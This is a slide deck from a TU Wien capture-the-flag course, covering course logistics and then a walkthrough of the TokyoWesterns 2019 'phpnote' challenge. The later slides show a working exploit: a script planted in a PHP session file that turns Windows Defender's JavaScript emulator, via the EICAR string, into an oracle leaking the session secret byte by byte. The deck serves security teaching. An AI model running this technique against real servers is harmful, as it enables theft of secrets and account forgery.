


192.092

CAPTURE THE FLAG
(SE, 6 EC)


15/10/2019 // TU Wien



HACK THE _____!

DON'T BE A SECURITY TOURIST
BE A HACKER!

INTRO



CONCEPT


- Elective course, organized like a [hack meeting](#)
- Organised by [S&P Group at TU Wien](#) and [SBA Research](#)
- Learn by... competing on the world's stage!
- Train with [DEF CON CTF](#), [RUCTF](#) finalists
- Take part to the best CTFs with [We_Own_YOu](#)
- Practice with bleeding edge attack and defense techniques
- [Share your knowledge](#) with your teammates and challenge them!



INFO

- Organisers
 - Marco `lavish` Squarcina
 - Georg `georg` Merzdovnik
 - Mauro `MrStorm` Tempesta
 - Michael `cluosh` Pucher
- Questions? Write to
 - ctf@secpriv.tuwien.ac.at
- Platforms
 - TISS, Gitlab (<https://gitlab.w0y.at>), Mattermost (<https://mattermost.w0y.at>)
 - Accounts will be created after completing the introductory PoW challenge

MODALITIES



ATTENDANCE

- Playing CTFs is the main point of this course. You are required to attend **top international security competitions** to achieve a positive evaluation, at least
 - 1 CTF on site
 - 3 CTFs overall
- On-line attendance will be assessed via an **individual detailed write-up** reporting everything you've done during each competition, including **failed attempts** at solving challenges (ノ°益°)ノ
- On-site attendance will be assessed by your **physical presence** (¬_¬)

EVALUATION

- Talks
 - You have to present the [solution to a CTF challenge](#) in one of the meetings
 - The presentation can be done either in team (up to 2 persons) or individually, depending on the number of attendants
 - After you identify a possible challenge, [send us a mail](#) to get it approved
 - Available slots will be assigned [first-come-first-served](#), but you are free to agree with your colleagues to swap the slots
 - Talk guidelines will be released soon
- **Final grade = 50% talk + 50% CTFs**

CTF LIST

19/10 - 20/10	SECCON 2019 CTF	on-line
22/10 - 24/10	Hack.lu CTF 2019	on-site
26/10 - 27/10	TastelessCTF 2019	on-line
23/11	RuCTFE 2019	on-site
01/12 - 26/12	OverTheWire Advent Bonanza 2019*	on-line
27/12 - 29/12	hxp 36C3 CTF	on-line


* security competition that will offer a fresh CTF challenge every day of December until Christmas. You can play only selected challenges (at least 4) to increase your CTF counter for the course

TENTATIVE SCHEDULE


22/10	17:00 - 20:00	FAV Hörsaal 1	Hack.lu CTF 2019
29/10	17:00 - 20:00	FAV Hörsaal 1	Talks
12/11	17:00 - 20:00	FAV Hörsaal 1	Talks
23/11	TBA	TBA	RuCTFE 2019
26/11	17:00 - 20:00	FAV Hörsaal 1	Talks
10/12	TBA	TBA	Talks
17/12	17:00 - 20:00	FAV Hörsaal 1	Talks

TIME TO PLAY!


(TOKYOWESTERN 19 CTF - PHPNOTE)




PHPNOTE // OVERVIEW



PHPNOTE // OVERVIEW



PHPNOTE // OVERVIEW



PHPNOTE // OVERVIEW

Notes are saved in the cookie

The image displays a web browser window with the URL `http://phpnote.chal.ctf.westerns.tokyo/?action=index`. The browser's developer tools are open, showing the cookies for the domain `phpnote.chal.ctf.westerns.tokyo`. The cookies listed are:

- `hmac`
- `note`: A session cookie with a long alphanumeric value: `Tzo0OjJob3RlljoyOntzOjU6lm5vdGVzljthOjE6e2k6MDthOjI6e2k6MDtzOjEwOiJob2hhdCBkZW1vJtpOjE7czo2MDoiSGkgZXZlcnlvbmUsIEkgaG9wZSB5b3UgZGikbid0IGZhbGwgYXNsZWVwIGR1cmLuZyBteSB0YXxrIDopljt9fXM6NzoiaXNhZG1pbil7YjpwO30%3D`
- `PHPSESSID`

The browser interface shows a "Welcome" message and a "logout" link. The cookie details panel includes fields for Value, Domain, Path, Expiration, SameSite, HostOnly, Session, Secure, and HttpOnly.

PHPNOTE // OVERVIEW

Notes are saved in the cookie

Windows server (IIS)
PHP 7.3.9

http://phpnote.chal.ctf.westerns.tokyo/?action=index

Name

?action=index

Headers Preview Response Cookies Timing

General

Response Headers view source

Cache-Control: no-store, no-cache, must-revalidate

Content-Length: 1405

Content-Type: text/html; charset=UTF-8

Date: Fri, 13 Sep 2019 08:30:16 GMT

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Pragma: no-cache

Server: Microsoft-IIS/10.0

X-Powered-By: PHP/7.3.9

1 requests | 1.6 KB transfer

PHPNOTE // OVERVIEW

Notes are saved in the cookie

Windows server (IIS)
PHP 7.3.9

Source code available!

```
<?php
include 'config.php';

class Note {
    public function __construct($admin) {
        $this->notes = array();
        $this->isadmin = $admin;
    }

    public function addnote($title, $body) {
        array_push($this->notes, [$title, $body]);
    }

    public function getnotes() {
        return $this->notes;
    }

    public function getflag() {
        if ($this->isadmin === true) {
            echo FLAG;
        }
    }
}
```

PHPNOTE // SOURCE CODE ANALYSIS

Can't forge a valid signature without knowing
\$secret (stored in the session)



```
function verify($data, $hmac) {  
    $secret = $_SESSION['secret'];  
    if (empty($secret)) return false;  
    return hash_equals(hash_hmac('sha256', $data, $secret), $hmac);  
}  
/* ... */  
$note = verify($_COOKIE['note'], $_COOKIE['hmac'])  
    ? unserialize(base64_decode($_COOKIE['note']))  
    : new Note(false);
```



COOKIE['note'] = b64 encoded serialized Note object
COOKIE['hmac'] = signature

PHPNOTE // SOURCE CODE ANALYSIS

Can't forge a valid signature without knowing
\$secret (stored in the session)



```
function verify($data, $hmac) {  
    $secret = $_SESSION['secret'];  
    if (empty($secret)) return false;  
    return hash_equals(hash_hmac('sha256', $data, $secret), $hmac);  
}
```

```
/* ... */  
$note = verify($_COOKIE['note'], $_COOKIE['hmac'])  
    ? unserialize(base64_decode($_COOKIE['note']))  
    : new Note(false);
```

```
class Note {  
    public function __construct($admin) {  
        $this->notes = array();  
        $this->isadmin = $admin;  
    }  
    /* ... */  
    public function getflag() {  
        if ($this->isadmin === true) {  
            echo FLAG;  
        }  
    }  
}
```

COOKIE['note'] = b64

```
if ($action === 'getflag') {  
    $note->getflag();  
}
```

sign

PHPNOTE // EXPLORE ALL THE PATHS

```
$note = base64_encode(serialize(new Note(true)));  
$hmac = hash_hmac("sha256", $note, $secret);
```

WIN! (maybe not...)

Set isadmin to *true*

???

1. read PHP doc ✓
2. read PHP source code for bugs/undocumented behaviour ✓
3. compare Windows vs. Linux PHP source code to find oddities ✓
4. acknowledge that there are no bugs ✓
5. **despair** ✓ (π~π)

PHPNOTE // EXPLORE ALL THE PATHS

```
$note = base64_encode(serialize(new Note(true)));  
$hmac = hash_hmac("sha256", $note, $secret);
```

WIN! (maybe not...)

Set isadmin to *true*

???

1. read PHP doc ✓
2. read PHP source code for

icchy Retweeted



The Daily Swig @DailySwig · Aug 27

A new technique to extract private information from servers protected by Windows Defender has been developed by the [@TokyoWesterns](#) team



5. despair ✓ (ಠ_ಠ)

PHPNOTE // EXPLOITING WINDOWS AV



Windows Defender

- Analyze files for malicious payloads
- Delete the file if virus detected
- mpengine.dll supports
 - base64 decoding
 - unrar
 - etc
- And ships with a limited JS engine



- \$secret is on a file that we partially control
- trigger the JS Engine to dynamically evaluate the malicious payload depending on a condition:

```
if( COND ) {  
    eval( MALWAR + E )  
}
```

if COND is
True, we are
LOGGED OUT

Oracle to
Leak 1
byte at a
time

```
realname|s:15:"Marco Squarcina";nickname|s:5:"lavish";secret|s:32:"...";
```

PHPNOTE // EXPLOITING SPOON FEEDING WIN AV



```
<script>X50!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*</script>  
<script>!X50!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*!</script>
```


PHPNOTE // EXPLOITING WINDOWS AV

```
<script>
var foo = document.body.innerHTML;
f = function(n) {
    eval("MALWAR" + ((GUESS >= n) ? "E": ""));
};
f(foo[INDEX].charCodeAt(0));
</script>
<body>
```

payload

```
# first req
realname = 'foobarbaz'
nickname = ''

# second req
realname = payload
nickname = '</body>foobar'
```

request
params

Resulting
Session
file

```
realname|s:1337:"<script>var foo = document.body.innerHTML...</script>
<body>";secret|s:32:"9745d5726684e810d0a3544d80d0989c";nickname|s:13:"</body>foobar";
```